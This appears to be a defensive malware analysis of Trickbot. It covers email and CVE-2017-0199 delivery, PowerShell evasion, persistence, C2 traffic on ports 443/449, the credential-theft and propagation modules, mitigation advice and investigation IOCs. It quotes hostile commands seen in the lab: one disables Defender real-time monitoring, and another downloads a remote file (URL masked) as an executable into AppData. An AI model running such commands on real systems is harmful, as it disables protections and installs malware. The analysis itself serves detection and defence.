Overview
Analysis of Trickbot malware was performed within a segregated malware network using malicious samples from an incident response case. The original content has been retained, but the presentation is now organized for readability and a more credible technical look.
Taking a dropper executable binary for execution on a host, then monitoring it in a contained environment, enabled capture of system changes and network communications. This helped surface indicators on infected systems and network traffic associated with the malware framework.
Trickbot is described as a flexible trojan malware framework that has been updated over time with modular capability such as credential theft, password grabbing and post-exploitation tooling. The write-up also notes its use as a delivery mechanism for RYUK ransomware against high-profile public sector and healthcare targets.
Delivery
Trickbot malware is commonly delivered either by malicious email attachments or through pre-existing access such as an Emotet infection. The original article notes direct delivery through spam campaigns and exploitation of Microsoft Office vulnerability CVE-2017-0199.
That technique enables Visual Basic script execution and PowerShell download activity after a user opens a crafted document. The article emphasizes how the use of PowerShell can evade detection when script activity is not centrally logged.
PowerShell download and evasion
During lab monitoring, PowerShell Module and ScriptBlock logging had been enabled, which allowed timeline correlation between the malicious executable and later PowerShell activity. This makes the sequence easier to understand when paired with the evidence screenshots below.

PowerShell transcript excerpt
Host Application: Powershell Set-MpPreference -DisableRealtimeMonitoring $true

Example download pattern:
powershell.exe -nop -Exec Bypass -Command (New-Object System.Net.WebClient).DownloadFile('http://**********.com/***/**.dat', $env:APPDATA + '\***.exe');
Persistence and network events

The analysis captured network traffic using Bro/Zeek logging and identified heartbeat-style traffic associated with Trickbot over ports 443 and 449. The article treats those communications, when matched to the listed C2 infrastructure, as a strong indicator worthy of investigation.




The write-up further notes registry run-key persistence and references suspicious executables under AppData roaming locations. These are now grouped visually so related screenshots are presented side by side rather than scattered through the page.
Operation and exploitation modules

Once active, the malware injects into svchost.exe and establishes communications with command-and-control endpoints. The original content links that activity to MITRE ATT&CK process injection and to the broader pattern of browser credential theft and post-exploitation staging.

- VncDll64 allows an attacker to remotely view and control a victim desktop.
- pwgrab64 harvests saved user credentials from browsers, registry keys, and programs such as Outlook.
- mailsearcher64 searches local files using a predefined extension list.
- wormDll64 supports propagation using SMB-related techniques.
Mitigation guidance
The article argues that, although the malware is evasive and polymorphic, its artefacts, behaviours and network callouts still create useful detection opportunities. Defensive improvements focus on email security, PowerShell logging, behavioural anti-malware, IDS visibility and network segmentation.

- Disable macros where possible to reduce the success of malicious document delivery.
- Enable PowerShell auditing, especially Script Block and Module logging, and forward events centrally.
- Use behavioural endpoint protection to detect suspicious process creation and injection.
- Use IDS visibility and JA3-based detection where relevant to identify malicious encrypted sessions.
- Restrict lateral movement with segmentation, port controls, and removal of legacy SMBv1 usage.
Investigation IOCs
- 197.232.50.85:443
- 41.211.9.234:449
- 5.135.202.105:443
- 182.50.64.148:449
- 192.243.101.134:443
- JA3 fingerprint: 6734f37431670b3ab4292b8f60f29984
- Unexpected svchost.exe execution from roaming-profile style paths can indicate process injection.
- Folders of interest: AppData\Roaming\smectr, AppData\Roaming\vcmsd, AppData\Roaming\stsvc
References
- SentinelOne on Trickbot as a framework
- New York Times on Florida ransomware impact
- Ars Technica on Louisiana ransomware
- Hackensack Meridian reporting
- Microsoft intelligence on CVE-2017-0199
- Unit 42 Wireshark analysis
- Microsoft malware advisory
- CIS Trickbot primer
- MITRE ATT&CK Trickbot
- FireEye on group tags
- Cybereason Trickbot modules research